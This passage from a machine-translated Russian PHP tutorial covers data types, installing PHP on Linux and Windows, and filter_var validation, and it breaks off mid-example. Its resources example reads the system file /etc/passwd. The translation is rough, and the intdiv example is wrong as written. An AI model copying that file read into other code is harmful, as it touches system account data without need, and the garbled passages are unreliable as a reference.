var_dump($my_numeric_string);
// Output: string(3) "123"
$my_integer = (int)$my_numeric_string;
var_dump($my_integer);
// Output: int(123)
```

Целочисленное переполнение будет обрабатываться путем преобразования в float:

```
$too_big_integer = PHP_INT_MAX + 7;
var_dump($too_big_integer);
// Output: float(9.2233720368548E+18)
```

В PHP нет целочисленного оператора деления, но его можно моделировать с помощью неявного литья, который всегда «обходит», просто отбрасывая float-часть. Начиная с версии PHP 7, была добавлена функция целочисленного деления.

```
$not_an_integer = 25 / 4;
var_dump($not_an_integer);
```

```
// Output: float(6.25)
var_dump((int) (25 / 4)); // (see note below)
// Output: int(6)
var_dump(intdiv(25 / 4)); // as of PHP7
// Output: int(6)
```

(Обратите внимание, что дополнительные скобки вокруг `(25 / 4)` необходимы, потому что `(int)` имеет более высокий приоритет, чем деление)

Струны

Строка в PHP - это серия однобайтовых символов (т. Е. Нет поддержки Unicode), которая может быть указана четырьмя способами:

Единый котировочный

Отображает вещи почти полностью «как есть». Переменные и большинство управляющих последовательностей не будут интерпретироваться. Исключением является то, что для отображения буквенной одинарной кавычки можно избежать ее с помощью обратной косой черты », а для отображения обратной косой черты можно избежать ее с помощью другой обратной косой черты \

```
$my_string = 'Nothing is parsed, except an escap\'d apostrophe or backslash. $foo\n';
var_dump($my_string);

/*
string(68) "Nothing is parsed, except an escap'd apostrophe or backslash. $foo\n"
*/
```

Двойной кавычек

В отличие от строки с одним кавычком, будут оцениваться простые имена переменных и escape-последовательности в строках. Вставные фигурные скобки (как в последнем примере) могут использоваться для изоляции имен сложных переменных.

```
$variable1 = "Testing!";
$variable2 = [ "Testing?", [ "Failure", "Success" ] ];
$my_string = "Variables and escape characters are parsed:\n\n";
$my_string .= "$variable1\n\n$variable2[0]\n\n";
$my_string .= "There are limits: $variable2[1][0]";
$my_string .= "But we can get around them by wrapping the whole variable in braces:
{$variable2[1][1]}";
var_dump($my_string);

/*
string(98) "Variables and escape characters are parsed:

Testing!
```

```
Testing?

There are limits: Array[0]"

But we can get around them by wrapping the whole variable in braces: Success

*/
```

Heredoc

В строке heredoc имена переменных и escape-последовательности анализируются аналогично строкам с двойными кавычками, хотя фигурные скобки недоступны для имен сложных переменных. Начало строки ограничено *identifier* <<< , а конец - *identifier* , где *identifier* - любое допустимое имя PHP. Идентификатор окончания должен отображаться в отдельной строке. До или после идентификатора не допускается пробел, хотя, как и любая строка в PHP, он также должен быть прерван точкой с запятой.

```
$variable1 = "Including text blocks is easier";
$my_string = <<< EOF
Everything is parsed in the same fashion as a double-quoted string,
but there are advantages. $variable1; database queries and HTML output
can benefit from this formatting.
Once we hit a line containing nothing but the identifier, the string ends.
EOF;
var_dump($my_string);

/*
string(268) "Everything is parsed in the same fashion as a double-quoted string,
but there are advantages. Including text blocks is easier; database queries and HTML output
can benefit from this formatting.
Once we hit a line containing nothing but the identifier, the string ends."
*/
```

Nowdoc

Строка nowdoc похожа на однонаправленную версию heredoc, хотя не оцениваются даже самые основные escape-последовательности. Идентификатор в начале строки заключен в одинарные кавычки.

PHP 5.x 5.3

```
$my_string = <<< 'EOF'
A similar syntax to heredoc but, similar to single quoted strings,
nothing is parsed (not even escaped apostrophes \' and backslashes \\.)
EOF;
var_dump($my_string);

/*
string(116) "A similar syntax to heredoc but, similar to single quoted strings,
nothing is parsed (not even escaped apostrophes \' and backslashes \\.)"
```

```
*/
```

логический

Boolean - это тип, имеющий два значения, обозначаемые как `true` или `false` .

Этот код устанавливает значение `$foo` как `true` и `$bar` как `false` :

```
$foo = true;
$bar = false;
```

`true` и `false` не чувствительны к регистру, поэтому можно использовать `TRUE` и `FALSE` возможно даже `FaLsE` . Использование нижнего регистра является наиболее распространенным и рекомендуется в большинстве руководств по стилю кода, например, PSR-2 .

Булевы могут использоваться в следующих утверждениях:

```
if ($foo) { //same as evaluating if($foo == true)
    echo "true";
}
```

Из-за того, что PHP слабо типизирован, если `$foo` выше отличается от `true` или `false` , он автоматически привязывается к логическому значению.
Следующие значения приводят к `false` :

- нулевое значение: `0` (целое число), `0.0` (float) или `'0'` (строка)
- пустая строка `''` или массив `[]`
- `null` (содержимое измененной переменной или назначается переменной)

Любое другое значение приводит к `true` .

Чтобы избежать этого непростого сравнения, вы можете обеспечить сильное сравнение, используя `===` , который сравнивает значение *и тип* . Подробнее см. В разделе « Сравнение типов» .

Чтобы преобразовать тип в boolean, вы можете использовать `(bool)` или `(boolean)` cast перед типом.

```
var_dump((bool) "1"); //evaluates to true
```

или вызовите функцию `boolval` :

```
var_dump( boolval("1") ); //evaluates to true
```

Булево преобразование в строку (обратите внимание, что `false` дает пустую строку):

```
var_dump( (string) true ); // string(1) "1"
var_dump( (string) false ); // string(0) ""
```

Логическое преобразование в целое число:

```
var_dump( (int) true ); // int(1)
var_dump( (int) false ); // int(0)
```

Обратите внимание, что возможно также и обратное:

```
var_dump((bool) "");        // bool(false)
var_dump((bool) 1);         // bool(true)
```

Также все ненулевые возвращают true:

```
var_dump((bool) -2);        // bool(true)
var_dump((bool) "foo");     // bool(true)
var_dump((bool) 2.3e5);     // bool(true)
var_dump((bool) array(12)); // bool(true)
var_dump((bool) array());   // bool(false)
var_dump((bool) "false");   // bool(true)
```

терка

```
$float = 0.123;
```

> По историческим причинам «double» возвращается `gettype()` в случае поплавка, а не просто «плавать»,

Поплавки - это числа с плавающей запятой, которые обеспечивают более высокую точность вывода, чем простые целые числа.

Поплавки и целые числа могут использоваться вместе из-за неуправляемого литья PHP переменных типов:

```
$sum = 3 + 0.14;

echo $sum; // 3.14
```

php не показывает float как число с плавающей точкой, например, другие языки, например:

```
$var = 1;
echo ((float) $var); //returns 1 not 1.0
```

Предупреждение

Точность плавающей точки

(На странице руководства PHP)

> Числа с плавающей запятой имеют ограниченную точность. Хотя это зависит от системы, PHP обычно дает максимальную относительную ошибку из-за округления в порядке 1.11e-16. Неэлементарные арифметические операции могут приводить к большим ошибкам, и *распространение* ошибок следует учитывать, когда несколько операций усугубляются.
>
> Кроме того, рациональные числа, которые точно представлены в виде чисел с плавающей запятой в базе 10, например 0,1 или 0,7, не имеют точного представления в виде чисел с плавающей запятой в базе 2 (двоичный), который используется внутри, независимо от размера мантиссы , Следовательно, они не могут быть преобразованы в их внутренние двоичные копии без небольшой потери точности. Это может привести к запутывающим результатам: например, пол ((0,1 + 0,7) * 10) обычно возвращает 7 вместо ожидаемого 8, так как внутреннее представление будет чем-то вроде 7.9999999999999991118 ....
>
> Поэтому никогда не доверяйте значениям с плавающим числом до последней цифры и не сравнивайте числа с плавающей запятой непосредственно для равенства. Если требуется более высокая точность, доступны произвольные математические функции точности и функции gmp.

подлежащий выкупу

Callables - это все, что можно назвать обратным вызовом. Вещи, которые можно назвать «обратным вызовом», следующие:

- Анонимные функции
- Стандартные функции PHP (примечание: *не языковые конструкции*)
- Статические классы
- нестатические классы (*с использованием альтернативного синтаксиса*)
- Специальные методы объекта / класса
- Объекты сами по себе, пока объект находится в ключе `0` массива

  Пример Ссылка на объект как элемент массива:

```
$obj = new MyClass();
call_user_func([$obj, 'myCallbackMethod']);
```

Обратные `callable` могут быть обозначены подсказкой типа hint с PHP 5.4.

```
$callable = function () {
    return 'value';
};

function call_something(callable $fn) {
    call_user_func($fn);
}

call_something($callable);
```

Ноль

PHP представляет «нет значения» с ключевым словом `null` . Он несколько похож на нулевой указатель на C-языке и на значение NULL в SQL.

Установка переменной в значение null:

```
$nullvar = null; // directly

function doSomething() {} // this function does not return anything
$nullvar = doSomething(); // so the null is assigned to $nullvar
```

Проверка, была ли переменная установлена равной нулю:

```
if (is_null($nullvar)) { /* variable is null */ }

if ($nullvar === null) {  /* variable is null */ }
```

Null vs undefined variable

Если переменная не была определена или была отменена, любые тесты против null будут успешными, но они также будут генерировать `Notice: Undefined variable: nullvar` :

```
$nullvar = null;
unset($nullvar);
if ($nullvar === null) {  /* true but also a Notice is printed */ }
if (is_null($nullvar)) {  /* true but also a Notice is printed */ }
```

Поэтому неопределенные значения должны быть проверены с помощью `isset` :

```
if (!isset($nullvar)) {  /* variable is null or is not even defined */  }
```

Сравнение типов

Существует два типа сравнения : **свободное сравнение** с `==` и **строгое сравнение** с `===` . Строгое сравнение гарантирует, что тип и стоимость обеих сторон оператора одинаковы.

```
// Loose comparisons
```

```
var_dump(1 == 1); // true
var_dump(1 == "1"); // true
var_dump(1 == true); // true
var_dump(0 == false); // true

// Strict comparisons
var_dump(1 === 1); // true
var_dump(1 === "1"); // false
var_dump(1 === true); // false
var_dump(0 === false); // false

// Notable exception: NAN — it never is equal to anything
var_dump(NAN == NAN); // false
var_dump(NAN === NAN); // false
```

Вы также можете использовать сильное сравнение , чтобы проверить , если тип и значение **не** совпадают с использованием `!==` .

Типичным примером, когда оператора `==` недостаточно, являются функции, которые могут возвращать разные типы, такие как `strpos` , которые возвращают `false` если `searchword` не найдено, а позиция соответствия (`int`) иначе:

```
if(strpos('text', 'searchword') == false)
  // strpos returns false, so == comparison works as expected here, BUT:
if(strpos('text bla', 'text') == false)
  // strpos returns 0 (found match at position 0) and 0==false is true.
  // This is probably not what you expect!
if(strpos('text','text') === false)
  // strpos returns 0, and 0===false is false, so this works as expected.
```

Литье под давлением

PHP, как правило, правильно угадает тип данных, который вы собираетесь использовать из контекста, в котором он используется, однако иногда полезно вручную принудительно вводить тип. Это может быть выполнено путем префикса объявления с указанием требуемого типа в скобках:

```
$bool = true;
var_dump($bool); // bool(true)

$int = (int) true;
var_dump($int); // int(1)

$string = (string) true;
var_dump($string); // string(1) "1"
$string = (string) false;
var_dump($string); // string(0) ""

$float = (float) true;
var_dump($float); // float(1)

$array = ['x' => 'y'];
var_dump((object) $array); // object(stdClass)#1 (1) { ["x"]=> string(1) "y" }
```

```
$object = new stdClass();
$object->x = 'y';
var_dump((array) $object); // array(1) { ["x"]=> string(1) "y" }

$string = "asdf";
var_dump((unset)$string); // NULL
```

Но будьте осторожны: не все типы бросков работают так, как можно было бы ожидать:

```
// below 3 statements hold for 32-bits systems (PHP_INT_MAX=2147483647)
// an integer value bigger than PHP_INT_MAX is automatically converted to float:
var_dump(       999888777666 ); // float(999888777666)
// forcing to (int) gives overflow:
var_dump((int)  999888777666 ); // int(-838602302)
// but in a string it just returns PHP_INT_MAX
var_dump((int) "999888777666"); // int(2147483647)

var_dump((bool) []);      // bool(false) (empty array)
var_dump((bool) [false]); // bool(true)  (non-empty array)
```

Ресурсы

Ресурс - это особый тип переменной, который ссылается на внешний ресурс, такой как файл, сокет, поток, документ или соединение.

```
$file = fopen('/etc/passwd', 'r');

echo gettype($file);
# Out: resource

echo $file;
# Out: Resource id #2
```

Существуют разные (суб) типы ресурсов. Вы можете проверить тип ресурса, используя `get_resource_type()` :

```
$file = fopen('/etc/passwd', 'r');
echo get_resource_type($file);
#Out: stream

$sock = fsockopen('www.google.com', 80);
echo get_resource_type($sock);
#Out: stream
```

Вы можете найти полный список встроенных типов ресурсов здесь .

Тип Жонглирование

PHP - это слабо типизированный язык. Он не требует явного объявления типов данных. Контекст, в котором используется переменная, определяет его тип данных; преобразование выполняется автоматически:

```
$a = "2";              // string
$a = $a + 2;           // integer (4)
$a = $a + 0.5;         // float (4.5)
$a = 1 + "2 oranges"; // integer (3)
```

Прочитайте Типы онлайн: https://riptutorial.com/ru/php/topic/232/типы

глава 100: Установка в средах Linux / Unix

Examples

Установка командной строки с использованием APT для PHP 7

> Это установит только PHP. Если вы хотите обслуживать PHP-файл в Интернете, вам также потребуется установить веб-сервер, такой как Apache , Nginx или использовать встроенный веб-сервер *PHP* (*php version 5.4+*).
>
> Если вы находитесь в версии Ubuntu ниже 16.04 и хотите использовать PHP 7 в любом случае, вы можете добавить репозиторий PPA Ondrej, выполнив: `sudo add-apt-repository ppa:ondrej/php`

Убедитесь, что все ваши репозитории обновлены:

```
sudo apt-get update
```

После обновления системных репозиториев, установите PHP:

```
sudo apt-get install php7.0
```

Давайте проверим установку, проверив версию PHP:

```
php --version
```

Это должно выводить что-то вроде этого.

Примечание. Ваш результат будет немного отличаться.

```
PHP 7.0.8-0ubuntu0.16.04.1 (cli) ( NTS )
Copyright (c) 1997-2016 The PHP Group
Zend Engine v3.0.0, Copyright (c) 1998-2016 Zend Technologies
with Zend OPcache v7.0.8-0ubuntu0.16.04.1, Copyright (c) 1999-2016, by Zend Technologies
with Xdebug v2.4.0, Copyright (c) 2002-2016, by Derick Rethans
```

Теперь у вас есть возможность запускать PHP из командной строки.

Установка в дистрибутивы Enterprise Linux (CentOS, Scientific Linux и т. Д.)

Используйте команду `yum` для управления пакетами в операционных системах на базе Linux:

```
yum install php
```

Это устанавливает минимальную установку PHP, включая некоторые общие функции. Если вам нужны дополнительные модули, вам нужно будет установить их отдельно. Еще раз, вы можете использовать `yum` для поиска этих пакетов:

```
yum search php-*
```

Пример вывода:

```
php-bcmath.x86_64 : A module for PHP applications for using the bcmath library
php-cli.x86_64 : Command-line interface for PHP
php-common.x86_64 : Common files for PHP
php-dba.x86_64 : A database abstraction layer module for PHP applications
php-devel.x86_64 : Files needed for building PHP extensions
php-embedded.x86_64 : PHP library for embedding in applications
php-enchant.x86_64 : Human Language and Character Encoding Support
php-gd.x86_64 : A module for PHP applications for using the gd graphics library
php-imap.x86_64 : A module for PHP applications that use IMAP
```

Чтобы установить gd-библиотеку:

```
yum install php-gd
```

Корпоративные дистрибутивы Linux всегда были консервативны с обновлениями и, как правило, не обновлялись за пределами выпуска, который они отправляли. Ряд сторонних репозиториев предоставляют текущие версии PHP:

- ИУС
- Реми Колетт
- Webtatic

IUS и Webtatic предоставляют сменные пакеты с разными именами (например, `php56u` или `php56w` для установки PHP 5.6), в то время как репозиторий Remi обеспечивает обновление на месте с использованием тех же имен, что и системные пакеты.

Ниже приведены инструкции по установке PHP 7.0 из репозитория Remi. Это самый простой пример, поскольку удаление системных пакетов не требуется.

```
# download the RPMs; replace 6 with 7 in case of EL 7
wget https://dl.fedoraproject.org/pub/epel/epel-release-latest-6.noarch.rpm
wget http://rpms.remirepo.net/enterprise/remi-release-6.rpm
# install the repository information
rpm -Uvh remi-release-6.rpm epel-release-latest-6.noarch.rpm
# enable the repository
yum-config-manager --enable epel --enable remi --enable remi-safe --enable remi-php70
# install the new version of PHP
# NOTE: if you already have the system package installed, this will update it
yum install php
```

Прочитайте Установка в средах Linux / Unix онлайн: https://riptutorial.com/ru/php/topic/3831/установка-в-средах-linux---unix

глава 101: Установка среды PHP в Windows

замечания

HTTP-службы обычно запускаются на порту 80, но если у вас установлено какое-то приложение, например Skype, которое также использует порт 80, то оно не запустится. В этом случае вам нужно изменить либо его порт, либо порт конфликтующего приложения. По завершении перезапустите службу HTTP.

Examples

Загрузить и установить XAMPP

Что такое XAMPP?

XAMPP - самая популярная среда разработки PHP. XAMPP - это совершенно бесплатный, открытый и простой в установке дистрибутив Apache, содержащий MariaDB, PHP и Perl.

Куда его загрузить?

Загрузите соответствующую стабильную версию XAMPP со своей страницы загрузки . Выберите загрузку в зависимости от типа ОС (32 или 64 бит и версия ОС) и версии PHP, которую она должна поддерживать.

Текущий последний из них - XAMPP для Windows 7.0.8 / PHP 7.0.8 .

Или вы можете следовать этому:

XAMPP для Windows существует в трех разных вариантах:

- Установщик (возможно, `.exe format` самый простой способ установки XAMPP)
- ZIP (для пуристов: XAMPP - обычный архив ZIP `.zip format`)
- 7zip: (для пуристов с низкой пропускной способностью: XAMPP в `.7zip format` 7zip `.7zip format`)

Как установить и где разместить мои

файлы PHP / html?

Установите с установленным установщиком

1. Выполните установку установщика сервера XAMPP, дважды щелкнув загруженный `.exe` .

Установить из ZIP

1. Распакуйте ZIP-архивы в папку по вашему выбору.
2. XAMPP извлекает в подкаталог `C:\xampp` ниже выбранного целевого каталога.
3. Теперь запустите файл `setup_xampp.bat` , чтобы настроить конфигурацию XAMPP в вашей системе.

   Примечание. Если вы выбираете корневой каталог `C:\` as target, вы не должны запускать `setup_xampp.bat` .

По окончании установки

Используйте «Панель управления XAMPP» для выполнения дополнительных задач, таких как запуск / остановка Apache, MySQL, FileZilla и Mercury или их установка в качестве сервисов.

Обработка файлов


Установка является прямым процессом, и как только установка завершена, вы можете добавить файлы html / php, которые будут размещены на сервере в `XAMPP-root/htdocs/` . Затем запустите сервер и откройте `http://localhost/file.php` в браузере, чтобы просмотреть страницу.

Примечание. По умолчанию XAMPP root в Windows - `C:/xampp/htdocs/`

Введите один из следующих URL-адресов в своем любимом веб-браузере:

```
http://localhost/
http://127.0.0.1/
```

Теперь вы должны увидеть стартовую страницу XAMPP.


Apache Friends
XAMPP Apache + M
Welcome to XAMPP for Window
translation missing: en.You have successfully installed XAMPP on this syst
components. You can find more info in the FAQs section or check the HOW
Start the XAMPP Control Panel to check the server status.
Community
XAMPP has been around for more than 10 years – there is a huge commu
adding yourself to the Mailing List, and liking us on Facebook, following ou
Contribute to XAMPP translation at translate.
Can you help translate XAMPP for other community members? We need y
set up a site, translate.apachefriends.org, where users can contribute tran
Install applications on XAMPP using Bitnami

Apache2, PHP и базой данных MySQL. Наряду с этим PhpMyAdmin позволяет легко управлять базами данных.

WampServer доступен бесплатно (под лицензией GPML) в двух различных версиях: 32 и 64 бит. Wampserver 2.5 несовместим с Windows XP, ни с пакетом обновления 3 (SP3), ни с Windows Server 2003. Более старые версии WampServer доступны на SourceForge .

Версия WampServer:

- WampServer (64 BITS) 3
- WampServer (32 BITS) 3

Предоставление в настоящее время:

- Apache: 2.4.18
- MySQL: 5.7.11
- PHP: 5.6.19 и 7.0.4

Установка проста, просто выполните установку, выберите место и завершите его.

Как только это будет сделано, вы можете запустить WampServer. Затем он запускается в системном трее (панели задач), первоначально красного цвета, а затем становится зеленым, как только сервер встает.

Вы можете перейти к браузеру и набрать **localhost или 127.0.0.1,** чтобы получить индексную страницу WAMP. Вы можете работать на PHP локально с этого момента, сохраняя файлы в `<PATH_TO_WAMP>/www/<php_or_html_file>` и проверяя результат на `http://localhost/<php_or_html_file_name>`

Установите PHP и используйте его с IIS

Прежде всего, вам необходимо установить и запустить **IIS** (*Internet Information Services*) на вашем компьютере; IIS недоступен по умолчанию, вам нужно добавить этот признак из панели управления -> Программы -> Характеристики Windows.

1. Загрузите версию PHP, которая вам нравится, с http://windows.php.net/download/ и убедитесь, что вы загружаете версии Non-Thread Safe (NTS) PHP.
2. Извлеките файлы в `C:\PHP\` .
3. Откройте `Internet Information Services Administrator IIS` .
4. Выберите корневой элемент на левой панели.
5. Дважды щелкните мышью на `Handler Mappings` .
6. На правой боковой панели нажмите « `Add Module Mapping` .
7. Настройте значения следующим образом:

```
Request Path: *.php
Module: FastCgiModule
Executable: C:\PHP\php-cgi.exe
```

```
Name: PHP_FastCGI
Request Restrictions: Folder or File, All Verbs, Access: Script
```

8. Установите `vcredist_x64.exe` или `vcredist_x86.exe` (распространяемый на Visual C ++ 2012) с https://www.microsoft.com/en-US/download/details.aspx?id=30679

9. Установите свой `C:\PHP\php.ini` , особенно установите `extension_dir ="C:\PHP\ext"` .

10. Сброс IIS: в командной консоли DOS введите `IISRESET` .

При желании вы можете установить PHP Manager для IIS, который очень помогает настроить ini-файл и отслеживать журнал ошибок (не работает в Windows 10).

Не забудьте установить `index.php` как один из документов по умолчанию для IIS.

Если вы следовали руководству по установке сейчас, вы готовы протестировать PHP.

Как и в Linux, IIS имеет структуру каталогов на сервере, корень этого дерева - `C:\inetpub\wwwroot\` , вот точка входа для всех ваших общедоступных файлов и скриптов PHP.

Теперь используйте ваш любимый редактор или просто Блокнот Windows и введите следующее:

```
<?php
header('Content-Type: text/html; charset=UTF-8');
echo '<html><head><title>Hello World</title></head><body>Hello world!</body></html>';
```

Сохраните файл под `C:\inetpub\wwwroot\index.php` используя формат UTF-8 (без спецификации).

Затем откройте свой новый веб-сайт, используя ваш браузер по этому адресу: http://localhost/index.php

Прочитайте Установка среды PHP в Windows онлайн: https://riptutorial.com/ru/php/topic/3510/установка-среды-php-в-windows

глава 102: Фильтры и функции фильтра

Вступление

Это расширение фильтрует данные путем проверки или дезинфекции. Это особенно полезно, когда источник данных содержит неизвестные (или чужие) данные, такие как пользовательский ввод. Например, эти данные могут быть получены из HTML-формы.

Синтаксис

- mixed filter_var (mixed $ variable [, int $ filter = FILTER_DEFAULT [, mixed $ options]])

параметры

параметр	подробности
переменная	Значение для фильтрации. Обратите внимание, что скалярные значения преобразуются в строку внутри до их фильтрации.
------	------
фильтр	Идентификатор применяемого фильтра. На странице «Типы фильтров» перечислены доступные фильтры. Если не указано, будет использоваться FILTER_DEFAULT, что эквивалентно FILTER_UNSAFE_RAW. Это приведет к тому, что фильтрация не будет выполнена по умолчанию.
------	------
опции	Ассоциативный массив опций или побитовая дизъюнкция флагов. Если фильтр принимает параметры, флаги могут быть предоставлены в поле «flags» массива. Для фильтра «обратного вызова» должен быть передан тип вызова. Обратный вызов должен принимать один аргумент, значение, подлежащее фильтрации, и возвращать значение после фильтрации / дезинфекции.

Examples

Подтвердить адрес электронной почты

При фильтрации адреса электронной почты `filter_var()` возвращает отфильтрованные

данные, в этом случае адрес электронной почты или false, если действительный адрес электронной почты не может быть найден:

```
var_dump(filter_var('john@example.com', FILTER_VALIDATE_EMAIL));
var_dump(filter_var('notValidEmail', FILTER_VALIDATE_EMAIL));
```

Результаты:

```
string(16) "john@example.com"
bool(false)
```

Эта функция не проверяет нелатинские символы. Интернационализированное доменное имя может быть проверено в форме `xn--` .

Обратите внимание, что вы не можете знать, правильно ли указан адрес электронной почты, прежде чем отправлять ему электронное письмо. Вы можете сделать некоторые дополнительные проверки, такие как проверка записи MX, но это необязательно. Если вы отправляете письмо с подтверждением, не забудьте удалить неиспользуемые аккаунты через короткий период.

Проверка значения - целое число

При фильтрации значения, которое должно быть целым, `filter_var()` будет возвращать отфильтрованные данные, в этом случае целое число или false, если значение не является целым числом. Поплавки *не* являются целыми числами:

```
var_dump(filter_var('10', FILTER_VALIDATE_INT));
var_dump(filter_var('a10', FILTER_VALIDATE_INT));
var_dump(filter_var('10a', FILTER_VALIDATE_INT));
var_dump(filter_var(' ', FILTER_VALIDATE_INT));
var_dump(filter_var('10.00', FILTER_VALIDATE_INT));
var_dump(filter_var('10,000', FILTER_VALIDATE_INT));
var_dump(filter_var('-5', FILTER_VALIDATE_INT));
var_dump(filter_var('+7', FILTER_VALIDATE_INT));
```

Результаты:

```
int(10)
bool(false)
bool(false)
bool(false)
bool(false)
bool(false)
int(-5)
int(7)
```

Если вы ожидаете только цифры, вы можете использовать регулярное выражение:

```
if(is_string($_GET['entry']) && preg_match('#^[0-9]+$#', $_GET['entry']))
```

```
    // this is a digit (positive) integer
else
    // entry is incorrect
```

Если вы преобразуете это значение в целое число, вам не нужно делать эту проверку, и вы можете использовать `filter_var` .

Проверка целостности падений в диапазоне

При проверке того, что целое число попадает в диапазон, проверка включает минимальную и максимальную границы:

```
$options = array(
    'options' => array(
        'min_range' => 5,
        'max_range' => 10,
    )
);
var_dump(filter_var('5', FILTER_VALIDATE_INT, $options));
var_dump(filter_var('10', FILTER_VALIDATE_INT, $options));
var_dump(filter_var('8', FILTER_VALIDATE_INT, $options));
var_dump(filter_var('4', FILTER_VALIDATE_INT, $options));
var_dump(filter_var('11', FILTER_VALIDATE_INT, $options));
var_dump(filter_var('-6', FILTER_VALIDATE_INT, $options));
```

Результаты:

```
int(5)
int(10)
int(8)
bool(false)
bool(false)
bool(false)
```

Проверка URL-адреса

При фильтрации URL `filter_var()` возвратит отфильтрованные данные, в этом случае URL-адрес или false, если действительный URL-адрес не найден:

URL: `example.com`

```
var_dump(filter_var('example.com', FILTER_VALIDATE_URL));
var_dump(filter_var('example.com', FILTER_VALIDATE_URL, FILTER_FLAG_SCHEME_REQUIRED));
var_dump(filter_var('example.com', FILTER_VALIDATE_URL, FILTER_FLAG_HOST_REQUIRED));
var_dump(filter_var('example.com', FILTER_VALIDATE_URL, FILTER_FLAG_PATH_REQUIRED));
var_dump(filter_var('example.com', FILTER_VALIDATE_URL, FILTER_FLAG_QUERY_REQUIRED));
```

Результаты:

```
bool(false)
bool(false)
```

```
bool(false)
bool(false)
bool(false)
```

URL: `http://example.com`

```
var_dump(filter_var('http://example.com', FILTER_VALIDATE_URL));
var_dump(filter_var('http://example.com', FILTER_VALIDATE_URL, FILTER_FLAG_SCHEME_REQUIRED));
var_dump(filter_var('http://example.com', FILTER_VALIDATE_URL, FILTER_FLAG_HOST_REQUIRED));
var_dump(filter_var('http://example.com', FILTER_VALIDATE_URL, FILTER_FLAG_PATH_REQUIRED));
var_dump(filter_var('http://example.com', FILTER_VALIDATE_URL, FILTER_FLAG_QUERY_REQUIRED));
```

Результаты:

```
string(18) "http://example.com"
string(18) "http://example.com"
string(18) "http://example.com"
bool(false)
bool(false)
```

URL: `http://www.example.com`

```
var_dump(filter_var('http://www.example.com', FILTER_VALIDATE_URL));
var_dump(filter_var('http://www.example.com', FILTER_VALIDATE_URL,
FILTER_FLAG_SCHEME_REQUIRED));
var_dump(filter_var('http://www.example.com', FILTER_VALIDATE_URL,
FILTER_FLAG_HOST_REQUIRED));
var_dump(filter_var('http://www.example.com', FILTER_VALIDATE_URL,
FILTER_FLAG_PATH_REQUIRED));
var_dump(filter_var('http://www.example.com', FILTER_VALIDATE_URL,
FILTER_FLAG_QUERY_REQUIRED));
```

Результаты:

```
string(22) "http://www.example.com"
string(22) "http://www.example.com"
string(22) "http://www.example.com"
bool(false)
bool(false)
```

URL: `http://www.example.com/path/to/dir/`

```
var_dump(filter_var('http://www.example.com/path/to/dir/', FILTER_VALIDATE_URL));
var_dump(filter_var('http://www.example.com/path/to/dir/', FILTER_VALIDATE_URL,
FILTER_FLAG_SCHEME_REQUIRED));
var_dump(filter_var('http://www.example.com/path/to/dir/', FILTER_VALIDATE_URL,
FILTER_FLAG_HOST_REQUIRED));
var_dump(filter_var('http://www.example.com/path/to/dir/', FILTER_VALIDATE_URL,
FILTER_FLAG_PATH_REQUIRED));
var_dump(filter_var('http://www.example.com/path/to/dir/', FILTER_VALIDATE_URL,
FILTER_FLAG_QUERY_REQUIRED));
```

Результаты:

```
string(35) "http://www.example.com/path/to/dir/"
string(35) "http://www.example.com/path/to/dir/"
string(35) "http://www.example.com/path/to/dir/"
string(35) "http://www.example.com/path/to/dir/"
bool(false)
```

URL: `http://www.example.com/path/to/dir/index.php`

```
var_dump(filter_var('http://www.example.com/path/to/dir/index.php', FILTER_VALIDATE_URL));
var_dump(filter_var('http://www.example.com/path/to/dir/index.php', FILTER_VALIDATE_URL,
FILTER_FLAG_SCHEME_REQUIRED));
var_dump(filter_var('http://www.example.com/path/to/dir/index.php', FILTER_VALIDATE_URL,
FILTER_FLAG_HOST_REQUIRED));
var_dump(filter_var('http://www.example.com/path/to/dir/index.php', FILTER_VALIDATE_URL,
FILTER_FLAG_PATH_REQUIRED));
var_dump(filter_var('http://www.example.com/path/to/dir/index.php', FILTER_VALIDATE_URL,
FILTER_FLAG_QUERY_REQUIRED));
```

Результаты:

```
